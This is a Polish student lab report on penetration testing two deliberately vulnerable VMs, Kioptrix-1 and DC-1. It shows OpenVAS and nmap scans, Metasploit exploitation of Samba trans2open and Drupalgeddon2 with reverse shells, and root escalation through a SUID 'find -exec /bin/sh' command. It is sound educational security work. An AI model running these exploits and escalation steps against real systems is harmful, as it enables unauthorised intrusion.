

# WCYB - Projekt nr 2 - Testy bezpieczeństwa

---

**Autorzy:** Adrian Zalewski [gr.104], Wiktor Zawadzki [gr.104]

- **WCYB - Projekt nr 2 - Testy bezpieczeństwa**
  - **Cele zadania**
  - **1. Sieć wewnętrzna, skanowanie sieci.**
  - **2. Skanowanie podatności**
    - **2.1. Skanowanie Kioptrix-1**
    - **2.2. Skanowanie DC-1**
    - **2.3. Wnioski**
  - **3. Eksploatacja hosta Kioptrix-1**
    - **3.1. Skanowanie portów oraz identyfikacja podatności**
    - **3.2. Wykonania exploita**
  - **4. Eksploatacja hosta DC-1**
    - **4.1. Skanowanie portów i identyfikacja exploita**
    - **4.2. Wykonania exploita**
  - **5. Wnioski Końcowe**
  - **Appendix A: Raport skanowania dla hosta Kioptrix-1**
  - **Appendix B: Raport skanowania dla hosta DC-1**
  - **Appendix C: Zrzut używanych komend**

## Cele zadania


Celem zadania nr 2 jest:

1. Utworzenie sieci wewnętrznej składającej się z Kali Linuxa oraz 2 pobranych maszyn, w naszym przypadku te maszyny to: Kioptrix 1 oraz DC-1.
2. Wykonanie skanowania za pomocą wybranego skanera podatności, my użyjemy OpenVasa.
3. Zrealizowanie testów penetracyjnych dla każdej z maszyn.

## 1. Sieć wewnętrzna, skanowanie sieci.

**Cel:** Utworzyć sieć wewnętrzną, dokonać skanowania sieci w celu poznania adresów IP maszyn **DC-1** oraz **Kioptrix-1**.

W celu stworzenia sieci wewnętrznej odpowiednio konfigurujemy ustawienia każdej maszyny na poziomie VMWare. W ustawieniach Network Adaptera wybieramy opcję Custom: Specific virtual network, z listy wybieramy pozycję *VMnet8 (NAT)* (czynność tą powtarzamy dla reszty maszyn).



**Napotkany problem:** pomimo takiej samej konfiguracji Kali Linux nie widział maszyny Kioptrix-1.

**Rozwiązanie:** Modyfikacja pliku Kioptrix Level 1 (plik z konfiguracją) w edytorze tekstowym, należało zmienić `ethernet0.networkName = "Bridged"` na `ethernet0.networkName = "NAT"`.

Teraz możemy wziąć się za skanowanie sieci - robimy to żeby móc poznać adresy IP naszych podatnych maszyn. Na początku jednak musimy poznać adres IP samego Kali Linux, wpisujemy zatem polecenie:

```
ifconfig
```

Otrzymujemy informację że IP Kaliego to **192.168.138.132** a maska sieci to **255.255.255.0 (/24)**. Zatem IP naszej sieci to **192.168.138.0/24**.

Możemy teraz wykorzystać tę informację aby znaleźć adresy IP maszyn **Kioptrix-1** oraz **DC-1**. Korzystamy z polecenia:

```
sudo netdiscover -r 192.168.138.0/24.
```

Adresy **192.168.138.135**, **192.168.138.136** to adresy odpowiednio: **DC-1** oraz **Kioptrix-1**.

Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.138.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.138.2	00:50:56:f1:03:8b	1	60	VMware, Inc.
192.168.138.135	00:0c:29:b7:df:74	1	60	VMware, Inc.
192.168.138.136	00:0c:29:31:fe:65	1	60	VMware, Inc.
192.168.138.254	00:50:56:e1:d2:c4	1	60	VMware, Inc.

## 2. Skanowanie podatności

### 2.1. Skanowanie Kioptrix-1

**Cel:** Zapoznanie się z stanem bezpieczeństwa maszyny **Kioptrix-1**.

Uruchamiamy OpenVas'a, tworzymy nowy cel (target) i zadanie (task). Konfiguracja znajduje się poniżej, takiej samej konfiguracji użyjemy również dla maszyny **DC-1** (oczywiście będzie różniła się tylko adresem IP).

**Edit Target Kioptrix-1**

Name: Kioptrix-1

Comment:

Hosts: ☒ Manual 192.168.138.136 ☐ From file Browse... No file selected.

Exclude Hosts: ☒ Manual ☐ From file Browse... No file selected.

Allow simultaneous scanning via multiple IPs: ☒ Yes ☐ No

Port List: All IANA assigned TCP

Alive Test: Scan Config Default

Credentials for authenticated checks

SSH: -- on port 22

SMB: --

Cancel Save

**Edit Task Skan Kioptrix-1**

Name: Skan Kioptrix-1

Comment:

Scan Targets: Kioptrix-1

Alerts: [dropdown] [icon]

Schedule: -- [checkbox] Once [icon]

Add results to Assets: ☒ Yes ☐ No

Apply Overrides: ☒ Yes ☐ No

Min QoD: 70 %

Auto Delete Reports: ☒ Do not automatically delete reports ☐ Automatically delete oldest reports but always keep newest 5 reports

Scanner: OpenVAS Default

Scan Config: Full and fast


Order for target hosts: Sequential

Cancel Save

Po paru minutach otrzymujemy pełny raport, OpenVas ocenił *sewerity* **Kioptrix-1** na 7.5 punkta, jako najpoważniejsze podatności wyznaczył:

- Webalizer XSS
- Przestrzały protokół SSH-1

Poniżej znajduje się skrócony rezultat naszego skanowania. Pełny raport skanowania hosta **Kioptrix-1** można zobaczyć na końcu tego dokumentu lub [tutaj](#).



Vulnerability	Severity ▼
Webalizer Cross Site Scripting Vulnerability	7.5 (High)
Deprecated SSH-1 Protocol Detection	7.5 (High)
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	5.3 (Medium)
SSL/TLS: Certificate Expired	5.0 (Medium)
SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection	5.0 (Medium)
Apache HTTP Server UserDir Sensitive Information Disclosure	5.0 (Medium)

(Applied filter: apply\_overrides=0 min\_qod=70 sort-reverse=severity rows=10 first=1)


## 2.2. Skanowanie DC-1

**Cel:** Zapoznanie się z stanem bezpieczeństwa maszyny **DC-1**.

Ponawiamy czynności jakie wykonaliśmy podczas skanowania **Kioptrix-1**, tzn. tworzymy nowy cel i zadanie, tym razem na IP maszyny **DC-1** (tj.192.168.138.135). Po zakończeniu skanowania znów otrzymujemy raport (dostępny [tutaj](#), lub na końcu dokumentu). Poniżej znajduje się skrócony rezultat naszego skanowania.

Najpoważniejszymi podatnościami są:

- OS End of Life - przeszły system operacyjny
- Wiele podatności wskazanych przez OpenVasa są powiązane z systemem zarządzania treścią strony WWW (CMS), a konkretniej to z *Drupal*em.



Vulnerability	Severity ▼
Operating System (OS) End of Life (EOL) Detection	10.0 (High)
Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check	9.8 (High)
Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	7.5 (High)
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)
Sensitive File Disclosure (HTTP)	5.0 (Medium)
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)
TCP timestamps	2.6 (Low)

## 2.3. Wnioski

OpenVas wskazał wiele ciekawych podatności, które być może wykorzystamy. Jednak jest jeszcze za wcześnie aby wskazać z której konkretnie podatności skorzystamy - będziemy musieli przejść jeszcze przez kilka etapów np. będziemy musieli dokonać skanowania portów.

### 3. Eksploatacja hosta Kioptrix-1

#### 3.1. Skanowanie portów oraz identyfikacja podatności

**Cel:** dowiedzieć się na jakich portach działa **Kioptrix-1**, dokonać wykrycia wersji usług.

Używamy polecenia:

```
sudo nmap 192.168.138.136 -sV
```

```
(kali@kali)-[~]
$ sudo nmap 192.168.138.136 -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 18:29 CET
Nmap scan report for 192.168.138.136
Host is up (0.0042s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:31:FE:65 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

Widzimy że nie otrzymaliśmy konkretnej wersji dla usługi netbios-ssn tzn. otrzymaliśmy tylko samo smb, w celu zbadania konkretnej wersji tej usługi użyjemy narzędzia metasploit. Sambę chcemy zbadać gdyż jej konkretne wersje mogą służyć do wykonania *buffer overflow*.

Uruchamiamy zatem *metasploit*, wpisujemy polecenie:

```
search smb_ver
```

Uzyskujemy tylko jeden wynik więc wpisujemy `use 0`, to narzędzie pozwoli nam ustalić konkretną wersję samby.

```
msf6 > search smb_ver

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/smb/smb_version         normal          No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):
=====
#  Name  Current Setting  Required  Description
--  -
RHOSTS  yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS 1            The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.138.136
RHOSTS => 192.168.138.136
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.138.136:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.138.136:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.138.136: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Wykryta wersja Samby to **Samba 2.2.1a**, robimy rozpoznanie w internecie i dowiadujemy się że ta wersja jest podatna na atak *buffer overflow*.

Samba trans2open Overflow (Linux x86)

Disclosed	Created
04/07/2003	05/30/2018

Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

Wpisujemy teraz w metasploicie frazę:

```
search trans2open
```

Otrzymujemy 4 wyniki, z czego opcja nr 1 jest przeznaczona na Linuxa, więc z niej będziemy korzystać.

```
msf6 auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)

```
Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > █
```

## 3.2. Wykonania exploita

**Cel:** Zdobyć *roota*

Należy teraz odpowiednio skonfigurować nasz exploit uruchamiając polecenie `options` w celu sprawdzenia jakie informacje należy jeszcze podać, widzimy że brakuje `RHOSTS`, czyli IP naszego Kioptrix-1, wpisujemy więc:

```
set RHOSTS 192.168.138.136
```

Teraz zmieniamy payloada z domyślnego na: `generic/shell_reverse_tcp`. Ostatecznie wpisujemy polecenie `exploit`. Jak widać mamy też uprawnienia *root*.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.138.132:4444
[*] 192.168.138.136:139 - Trying return address 0xbffffdfc ...
[*] 192.168.138.136:139 - Trying return address 0xbffffcfc ...
[*] 192.168.138.136:139 - Trying return address 0xbffffbfc ...
[*] 192.168.138.136:139 - Trying return address 0xbffffafc ...
[*] 192.168.138.136:139 - Trying return address 0xbffff9fc ...
[*] 192.168.138.136:139 - Trying return address 0xbffff8fc ...
[*] 192.168.138.136:139 - Trying return address 0xbffff7fc ...
[*] 192.168.138.136:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.138.132:4444 → 192.168.138.136:1025) at 2022-12-11 21:25:31 +0100

[*] Command shell session 2 opened (192.168.138.132:4444 → 192.168.138.136:1026) at 2022-12-11 21:25:33 +0100
[*] Command shell session 3 opened (192.168.138.132:4444 → 192.168.138.136:1027) at 2022-12-11 21:25:34 +0100
[*] Command shell session 4 opened (192.168.138.132:4444 → 192.168.138.136:1028) at 2022-12-11 21:25:37 +0100

whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
█
```

Celem było zdobycie *roota*, co właśnie osiągnęliśmy, Kioptrix-1 nie posiada flagi końcowej (w przeciwieństwie DC-1).



## 4. Eksploatacja hosta DC-1

### 4.1. Skanowanie portów i identyfikacja exploita

**Cel:** dowiedzieć się na jakich portach działa **DC-1**, dokonać wykrycia wersji usług.

Uruchamiamy polecenie:

```
sudo nmap 192.168.138.135 -sV -O
```

```
(kali㉿kali)-[~]
└─$ sudo nmap 192.168.138.135 -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 21:46 CET
Nmap scan report for 192.168.138.135
Host is up (0.00040s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
MAC Address: 00:0C:29:B7:DF:74 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

Otrzymaliśmy 3 usługi, wersje mamy podane, na tym etapie nic więcej nie zdiagnozujemy.

Należy zajrzeć teraz do raportu który wygenerował *OpenVas* - na pierwszym miejscu znajduje się podatność "Drupal Core Critical RCE Vulnerability", Drupal generalnie jest systemem zarządzania treścią strony (CMS). Co więcej jak wpisujemy w przeglądarce adres 192.168.138.135 otrzymamy stronę Drupala, możemy zatem sprawdzić w Metasploit czy jest może jakiś exploit wykorzystujący tę podatność.

#### 2.1.1 High 80/tcp

High (CVSS: 9.8)  
NVT: Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check

##### Summary

Drupal is prone to a critical remote code execution (RCE) vulnerability.

...continues on next page ...

Uruchamiamy *Metasploit* i wpisujemy frazę:

```
search drupal
```

otrzymujemy kilka wyników my spróbujemy skorzystać z exploita pierwszego wpisujemy więc: **use 1**.

```
msf6 > search drupal

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes     Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection
2  exploit/multi/http/drupal_drupalgeddon    2014-10-15      excellent No      Drupal HTTP Parameter Key/Value SQL Injection
3  auxiliary/gather/drupal_openid_xxe       2012-10-17      normal    Yes     Drupal OpenID External Entity Injection
4  exploit/unix/webapp/drupal_restws_exec    2016-07-13      excellent Yes     Drupal RESTWS Module Remote PHP Code Execution
5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20      normal    Yes     Drupal RESTful Web Services unserialize() RCE
6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02      normal    Yes     Drupal Views Module Users Enumeration
7  exploit/unix/webapp/php_xmlrpc_eval       2005-06-29      excellent Yes     PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

## 4.2. Wykonania exploita

Standardowo konfigurujemy naszego exploita, ustawiamy RHOSTS poleceniem: `set RHOSTS 192.168.138.135`, następnie wpisujemy `exploit` utworzyła nam się sesja *meterpretera*, w niej jednak za dużo nie zdołaliśmy więc wywołujemy powłokę *shell*, z kolei następnym krokiem będzie wywołanie `/bin./bash/` wykorzystamy do tego moduł *pty* oraz *Pythona*. Wpisujemy polecenie:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Później szukamy pliku z uprawnieniem *SUID*. *SUID* jest specjalnym uprawnieniem dotyczącym skryptów, jeśli bit *SUID* jest ustawiony, po uruchomieniu polecenia *UID* staje się identyfikatorem właściciela pliku, a nie użytkownika, który go uruchamia. Wynika więc z tego że, plik z bitem *SUID* zapewnia tymczasową eskalację uprawnień. Uruchamiamy zatem polecenie:

```
find / -perm -u=s -type f 2>/dev/null.
```

```
meterpreter > shell 6.0pi Debian 4+deb7u7 (protocol 2.0)
Process 3393 created. lpd 2.2.22 ((Debian))
Channel 0 created. PC #1000000
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount linux_kernel:3
/bin/ping 2 - 3.16
/bin/su 1 hop
/bin/ping6 linux; CPE: cpe:/o:linux:linux_kernel
/bin/umount
/usr/bin/at on performed. Please report any incorrect results at h
/usr/bin/chsh (1 host up) scanned in 10.52 seconds
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

Widzimy że samo polecenie `find` ma uprawnienie *SUID*, więc możemy wykonywać polecenie jako *root*. Tworzymy zatem teraz nowy plik "abc" komendą `touch abc` (dzięki temu będziemy mogli wykonywać polecenia *roota*).

Teraz udowodnimy że rzeczywiście korzystając z komendy `find` tymczasowo podnosimy uprawnienia, wpisujemy polecenie:

```
find abc -exec "whoami" \;
```

Jak widać na rysunku poniższym faktycznie używając polecenia `find` tymczasowo podnosimy uprawnienia

```
www-data@DC-1:/var/www$ find abc -exec "whoami" \;
find abc -exec "whoami" \;
root
www-data@DC-1:/var/www$
```

Teraz będziemy chcieli uruchomić powłokę `shell` jako *root*, wpisujemy więc polecenie:

```
find abc -exec "/bin/sh" \;
```

Jak widać na rysunku poniższym otrzymaliśmy *roota*, od razu wchodzimy do katalogu */root*, wypisujemy jego zawartość poleceniem *ls*. Mamy finalną flagę, otwieramy plik poleceniem *cat thefinalflag.txt*.

```
www-data@DC-1:/var/www$ find abc -exec "/bin/sh" \;  
find abc -exec "/bin/sh" \;  
# id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)  
# cd /root  
cd /root  
# ls  
ls  
thefinalflag.txt  
# cat thefinalflag.txt  
cat thefinalflag.txt  
Well done!!!!  
  
Hopefully you've enjoyed this and learned some new skills.  
  
You can let me know what you thought of this little journey  
by contacting me via Twitter - @DCAU7  
# █
```

## 5. Wnioski Końcowe

Po przeprowadzeniu testów penetracyjnych tych maszyn możemy wyciągnąć ciekawe wnioski:

- Skanery podatności nie są perfekcyjne, dobitnym tego przykładem jest brak wymienionej podatności *trans2open* w wygenerowanym przez *OpenVas* raporcie dotyczącym maszyny **Kioptrix-1**.
- Eskalację uprawnień można przeprowadzać na bardzo różne sposoby, dobrym tego przykładem jest eskalacja uprawnień po eksploatacji hosta **DC-1**.
- Jeżeli chcemy dobrze przeprowadzać testy penetracyjne to trzeba bardzo dobrze znać system operacyjny danej maszyny żeby poruszać się po nim płynnie, również dobrym tego przykładem była eskalacja uprawnień i użycie komendy *find* na hoście **DC-1**, przydatna również była znajomość definicji bitu *SUID*.

# Appendix A: Raport skanowania dla hosta Kioptrix-1

## Scan Report

December 10, 2022

### Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Skan Kioptrix-1". The scan started at Sat Dec 10 17:11:32 2022 UTC and ended at Sat Dec 10 17:22:27 2022 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

### Contents

<b>1</b>	<b>Result Overview</b>	<b>2</b>
1.1	Host Authentications . . . . .	2
<b>2</b>	<b>Results per Host</b>	<b>2</b>
2.1	192.168.138.136 . . . . .	2
2.1.1	High 80/tcp . . . . .	3
2.1.2	High 22/tcp . . . . .	3
2.1.3	Medium 443/tcp . . . . .	4
2.1.4	Medium 80/tcp . . . . .	22
2.1.5	Medium 22/tcp . . . . .	28
2.1.6	Low general/icmp . . . . .	31
2.1.7	Low 443/tcp . . . . .	31
2.1.8	Low general/tcp . . . . .	36
2.1.9	Low 22/tcp . . . . .	38

Appendix B: Raport skanowania dla hosta DC-1

Scan Report

December 10, 2022

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Skan DC-1". The scan started at Sat Dec 10 17:54:55 2022 UTC and ended at Sat Dec 10 18:36:47 2022 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

1	Result Overview	2
2	Results per Host	2
2.1	192.168.138.135 . . . . .	2
2.1.1	High 80/tcp . . . . .	2
2.1.2	High general/tcp . . . . .	5
2.1.3	Medium 80/tcp . . . . .	6
2.1.4	Medium 22/tcp . . . . .	8
2.1.5	Low general/icmp . . . . .	11
2.1.6	Low 22/tcp . . . . .	12
2.1.7	Low general/tcp . . . . .	13

## Appendix C: Zrzut używanych komend

### Odkrywanie IP maszyn:

```
sudo netdiscover -r <IP sieci np. 192.168.138.0/24>
```

### Skanowanie usług

```
sudo nmap <IP hosta, np. 192.168.138.135> -sV
```

### Komendy użyte w Metasploit, Meterpreter:

#### Wyszukiwanie frazy:

```
search <frazą, słowo klucz, np. trans2open, drupal>
```

#### Wykorzystanie danego exploita:

```
use <numer exploita, nazwa exploita>
```

#### Sprawdzenie konfiguracja exploita/payloada

```
options
```

#### Przekazanie argumentu:

```
set <nazwa opcji np. RHOSTS> <przekazywany argument, np. IP>
```

#### Uruchomienie exploita:

```
exploit
```

#### Wywołanie powłoki *shell*:

```
shell
```



## Polecenia systemowe

Wypisuje numery UID i GID aktualnego użytkownika:

```
id
```

Wyświetlenie nazwy aktualnego użytkownika

```
whoami
```

Uruchomienie bash'a przy pomocy *Pythona* i modułu *pty*:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Polecenie wykorzystane przy wyszukiwaniu poleceń które umożliwią nam tymczasową eskalację:

```
find / -perm -u=s -type f 2>/dev/null
```

Tworzenie nowego pliku:

```
touch <nazwa pliku, np. abc>
```

Znalezienie pliku abc i uruchomienie polecenia whoami

```
find abc -exec "whoami"
```

Przejdźcie do innego katalogu:

```
cd <ścieżka, np. /root>
```

Wypisanie zawartości katalogu:

```
ls
```

Wyświetlenie zawartości pliku

```
cat <nazwa pliku, np. thefinalflag.txt>
```